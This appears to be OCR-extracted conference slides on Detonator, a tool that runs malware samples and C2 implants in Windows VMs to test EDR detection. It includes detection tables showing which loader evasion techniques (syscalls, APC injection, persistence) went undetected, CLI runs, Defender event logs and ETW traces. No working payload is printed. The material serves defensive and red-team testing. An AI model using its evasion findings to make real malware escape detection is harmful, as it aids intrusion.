e5dcd4f4-58ea-4bd9-a4f5-bfd45067d390 88bd3957362da153a37015fedc60c8794210e21691503b8cafc81a9679a4ad95	make_summ...	(New-Obj... -ComObject Shell.App... 'sample.e...	Malware Detection Alert malicious... 88bd39573... C:\Window... --- Malware Detection Alert malicious... 88bd39573... C:\Window... --- Malware Detection Alert malicious... 88bd39573... C:\Window...	Malware Detection Alert malicious... 88bd39573... C:\Window... --- Malware Detection Alert malicious... 88bd39573... C:\Window... --- Malware Detection Alert malicious... 88bd39573... C:\Window...	Task, Task Updates, Events, Alerts, Tracing, Logs, Bucket, VPC Logs

Old:

- Copy/paste to a VM
- Double click
- Wait for execution
- Check results in UI
- Jot results down

New:

```
$ ./scan malware-42.exe
```

Detected: Mimikatz


Goodboy - Results

Test	Result 1 (Minime Win11 defender)	Result 2 (MDE r00ted.ch)
stage-01-basic-loader.exe	Trojan:Win32/Wacatac.H!ml	Detected
stage-02-xor-loader.exe	Trojan:Win32/Wacatac.H!ml	Detected
stage-03-aes-loader.exe	Trojan:Win32/Wacatac.H!ml	Detected
stage-04-api-hashing.exe	Trojan:Win32/Phonzy.A!ml	Detected
stage-05-process-inject.exe	Trojan:Win32/Wacatac.H!ml Trojan:Win32/Phonzy.A!ml	-
stage-06-earlybird-apc.exe	-	-
stage-07-direct-syscalls.exe	-	-
stage-08-indirect-syscalls.exe	-	-
stage-09-anti-debug.exe	Trojan:Win32/Wacatac.H!ml	Detected
stage-10-anti-sandbox.exe	Trojan:Win32/Wacatac.H!ml	Detected
stage-11-persistence.exe	-	-
stage-12-module-stomping.exe	Trojan:Win32/Wacatac.H!ml	Detected
stage-13-sleep-obfuscation.exe	Trojan:Win32/Phonzy.A!ml	Detected
stage-14-combined-loader.exe	Trojan:Win32/Wacatac.H!ml	Detected
stage-15-c2-agent.exe	Trojan:Win32/Ravartar!rfn	-

ID	FILE	FILE COMMENT	SCAN COMMENT	PROFILE	STATUS	RESULT	CREATED
#59	Ypjax_b8.dll Args: Start	Havoc 0.8	-	mde MDE	finished	detected	2025-08-30 11:23:55
#58	mcJb_b5.dll Args: Run	Mythic Merlin 1.0.3	-	mde MDE	finished	detected	2025-08-30 11:20:00
#57	kPvo_b2.dll Args: StartW	Sliver 1.5.43	-	mde MDE	finished	detected	2025-08-30 11:13:01
#56	wYh_b1.dll Args: StartW	CobaltStrike 4.11.1	-	mde MDE	finished	detected	2025-08-30 11:11:29

DetonatorAgent

Architecture and Components



Access EDR's logs

- Log files
- Windows Events
- ETW Events

```
<EventData>
  <Data Name='Product Name'>Microsoft Defender Antivirus</Data>
  <Data Name='Product Version'>4.18.25070.5</Data>
  <Data Name='Detection ID'>{64BE64BF-45BD-4D83-8718-294034E1747D}</Data>
  <Data Name='Detection Time'>2025-08-30T11:07:21.884Z</Data>
  <Data Name='Unused'></Data>
  <Data Name='Unused2'></Data>
  <Data Name='Threat ID'>2147936030</Data>
  <Data Name='Threat Name'>Trojan:Win32/Havokiz.C</Data>
  <Data Name='Severity ID'>5</Data>
  <Data Name='Severity Name'>Severe</Data>
  <Data Name='Category ID'>8</Data>
  <Data Name='Category Name'>Trojan</Data>
  <Data Name='FWLink'>https://go.microsoft.com/fwlink/?linkid=37020&name=Windows Defender;enterprise=0</Data>
  <Data Name='Status Code'>1</Data>
  <Data Name='Status Description'></Data>
  <Data Name='State'>1</Data>
  <Data Name='Source ID'>3</Data>
  <Data Name='Source Name'>Real-Time Protection</Data>
  <Data Name='Process Name'>C:\\RedEdr\\RedEdr.exe</Data>
  <Data Name='Detection User'>NT AUTHORITY\\SYSTEM</Data>
  <Data Name='Unused3'></Data>
  <Data Name='Path'>file:_C:\\Users\\Public\\Downloads\\Ypjx_b8.dll</Data>
```

Microsoft-Windows-Windows Defender/Operational

Demo 1

Demo direct execution

- `putty.exe` (no detection)
- `mimikatz.exe` (on file-write detection)
- `cs2025_stageless.exe` (behaviour detection)
- `CROOKED_KEYBOARD.exe` (behaviour detection)

`dev-main:~/repos/detonatorAgent -> vm-win11:8080`

```
$ python3 detonate.py --file ../../test-malware/mimikatz.exe
--executionmode exec
--server http://vm-win11:8080
--runtime 3
```

Executing file on DetonatorAgent...

File detected as malicious on write (not executed)

Poll for alerts every second for 3 seconds...

title	severity	category
-----	-----	-----
HackTool:Win32/Mimikatz!pz	High	Tool

Better Execution

- Direct execution links the malware to DetonatorAgent
 - Can influence detections (bad parent)
- Use **Autoit** automation
 - Windows shortcuts
 - Win-e: Explorer.exe
 - Alt-d: Explorer navigation bar

Demo 2

AutoIt Demo (putty.exe)

AutoIt Container Demo (putty.zip)

ClickFix Demo (clickfix?.txt)

```
(detonatorAgent) dobin@dev-main:~/repos/detonatorAgent$ python3  
detonate.py  
  --file ../../test-malware/x33fcon_malware/CROOKED_KEYBOARD.exe  
  --executionmode exec --server http://vm-win11:8080 --runtime 3
```

Executing file on DetonatorAgent...

File detected as malicious on write (not executed)

Poll for alerts every second for 3 seconds...

Trojan:Win32/SuspGolang.AG Severe Trojan

Comparison

	Direct	Autolt
Realistic initial access?	No	Yes
Parent-Child connection?	Yes	No
Identify malware on-write?	(Yes)	No
Reliable execution?	Yes	No
Reliable execution detection?	Yes	No
DLL Support?	Yes	No
Container (zip, iso) support?	No	Yes

Write Your Own

Tipps on creating your own detonator

- Think about de-associate your executor with the dropped malware (no parent-child)
- Reset/Revert/Restage your Test VMs after each use
- Be very careful about EDR Exceptions, Whitelists etc.



The diagram shows a large rectangular box divided into three vertical sections. The central section is the largest and contains the word "Detonator" in a large, white, sans-serif font. The two side sections are narrower and are empty. Below this box, the text "VM Manager" is centered in a smaller, white, sans-serif font.

Detonator

VM Manager

Tests should be **reproducible**


Problem:

- **Local Cache** (*Re-compilation doesnt help against previously cached malware identification in Defender!*)
- Local Neural Network
- Process malwareness scoring


Solution:

- Test from a clean Windows VM image

- Local scoring
- Local neural network
- To and from “Cloud delivered protection”



Detonator



Demo 3

cs2005_stageless.exe (behaviour MDE)

Loader_5a_shellcode_4.exe (behaviour MDE)

```
(detonator) dobin@dev-main:~/repos/detonator$ python3 -m detonatorcmd
--url https://detonatorapi.r00ted.ch --profile mde --execution-mode autoit
~/test-malware/x33fcon_malware/loader_5a_shellcode_4.exe
```

File ID: 180, Submission ID: 156

Polling for alerts until submission is complete...

Absorber still running. Ctrl-c if you wanna cancel early.

[ALERT] [low] Suspicious 'AMSI_Patch' behavior was blocked (Source: MDE Cloud Plugin)

[ALERT] [low] An active 'Bearfoos' malware was blocked (Source: MDE Cloud Plugin)

Scan #59

Scan: finished

[View Details](#)

[RedEdr](#)

File: Ypjx_b8.dll (59)
File Comment: Havoc 0.8
Scan project: purp
Profile: mde
Runtime: 12 seconds
VM IP: 10.10.20.100

Result: detected

Created: 2025-08-30 11:23:55
Updated: 2025-08-31 12:20:14
Completed: 2025-08-30 11:24:26

EDR Summary:

Trojan:Win32/Havokiz.C - Severe ([DefenderDB](#))
VirTool:Win64/Havoc!rfn - Severe ([DefenderDB](#))

Scan #58

Scan: finished

[View Details](#)

[RedEdr](#)

File: mcJb_b5.dll (58)
File Comment: Mythic Merlin 1.0.3
Scan project: purp
Profile: mde
Runtime: 12 seconds
VM IP: 10.10.20.100


Result: detected

Created: 2025-08-30 11:20:00
Updated: 2025-08-31 12:20:14
Completed: 2025-08-30 11:20:32

EDR Summary:

VirTool:Win64/Myrddin.F!MTB - Severe ([DefenderDB](#))
VirTool:Win64/Myrddin!rfn - Severe ([DefenderDB](#))

Submission Timeline



Windows Autologon:

- Need a valid desktop session to execute malware
 - To make it realistic
- Login automatically after reboot
 - Autologon

But: Windows VM autologon constantly breaks

- User password expiration upon logon
- "Windows Welcome Experience" - fuck off
- Auto-Hibernate / Fastboot breaks RedEdr kernel module

Script to disable most of it maybe:

https://github.com/dobin/detonator/blob/main/scripts/setup_rededr_windows.ps1

Usecases

Testing EDRs



Available EDRs

Defender: Free

Defender for Endpoint: P2 via reseller, 50\$/year

Elastic Defend: Free 30 day trial - then sales

Crowdstrike Falcon Go Enterprise: 200\$/year, cancelled

Fibratus: Open Source

(Detonator has support for all above)

Usecase: Fibratus

Fibratus.io

- Up and coming open source EDR
- High Quality
- Good Detections
- Alternative to Elastic
- Can record detection surface
- Yara scans



High

Windows

AppDomain Manager injection via CLR search order hijacking

Adversaries may execute their own malicious payloads by hijacking how the .NET AppDomainManager loads assemblies. The .NET...

Defense Evasion

High

Windows

DLL loaded via a callback function

Identifies module proxying as a method to conceal suspicious callstacks. Adversaries use module proxying to hide the origin of...

Defense Evasion

Usecase: RedEdr

- Log ETW Events
- Identify detection surface

event: KERNEL_THREATINT_TASK_PROTECTVM id: 0x38 pid: 0x1808 provider_name: Microsoft-Windows-Threat-Intelligence thread_id: 0x1550
time: 0x1dc061d799603e0 type: etw

ProtectionMask: R-X

BaseAddress: 0x2ab8be2000 CallingProcessCreateTime: 0x1dc061d77cbfa50 CallingProcessId: 0x1808 CallingProcessProtection: unsupported
CallingProcessSectionSignatureLevel: unsupported CallingProcessSignatureLevel: unsupported CallingProcessStartKey: 0x1b000000000c6
CallingThreadCreateTime: 0x1dc061d77cbfa70 CallingThreadId: 0x1550 LastProtectionMask: RW- OriginalProcessCreateTime: 0x1dc061d77cbfa50
OriginalProcessId: 0x1808 OriginalProcessProtection: unsupported OriginalProcessSectionSignatureLevel: unsupported
OriginalProcessSignatureLevel: unsupported OriginalProcessStartKey: 0x1b000000000c6 RegionSize: 0x48046
TargetProcessCreateTime: 0x1dc061d77cbfa50 TargetProcessId: 0x1808 TargetProcessProtection: unsupported
TargetProcessSectionSignatureLevel: unsupported TargetProcessSignatureLevel: unsupported TargetProcessStartKey: 0x1b000000000c6

stack_trace: Show (6)

event: KERNEL_THREATINT_TASK_PROTECTVM id: 0x39 pid: 0x1808 provider_name: Microsoft-Windows-Threat-Intelligence thread_id: 0x1550
time: 0x1dc061d79975660 type: etw

ProtectionMask: R-X

BaseAddress: 0x2ab8c081000 CallingProcessCreateTime: 0x1dc061d77cbfa50 CallingProcessId: 0x1808 CallingProcessProtection: unsupported
CallingProcessSectionSignatureLevel: unsupported CallingProcessSignatureLevel: unsupported CallingProcessStartKey: 0x1b000000000c6
CallingThreadCreateTime: 0x1dc061d77cbfa70 CallingThreadId: 0x1550 LastProtectionMask: RW- OriginalProcessCreateTime: 0x1dc061d77cbfa50
OriginalProcessId: 0x1808 OriginalProcessProtection: unsupported OriginalProcessSectionSignatureLevel: unsupported
OriginalProcessSignatureLevel: unsupported OriginalProcessStartKey: 0x1b000000000c6 RegionSize: 0x35600
TargetProcessCreateTime: 0x1dc061d77cbfa50 TargetProcessId: 0x1808 TargetProcessProtection: unsupported
TargetProcessSectionSignatureLevel: unsupported TargetProcessSignatureLevel: unsupported TargetProcessStartKey: 0x1b000000000c6

stack_trace: Show (2)


Demo RedEdr

Demo RedEdr

Usecase: EDRi

RedEdr with EDRi (EDR Introspection)

Observing the observer



Demo RedEdr EDRi

Demo RedEdr with EDRi

Usecase: EDRi

<https://blog.deeb.ch/posts/defender-introspection/>

When a process starts, Defender will:

- Read its PEB
- Read its .data section
- Read its Heap

It will NOT read the stack or the .text.

If defender sees a triggering behaviour, Defender will scan:

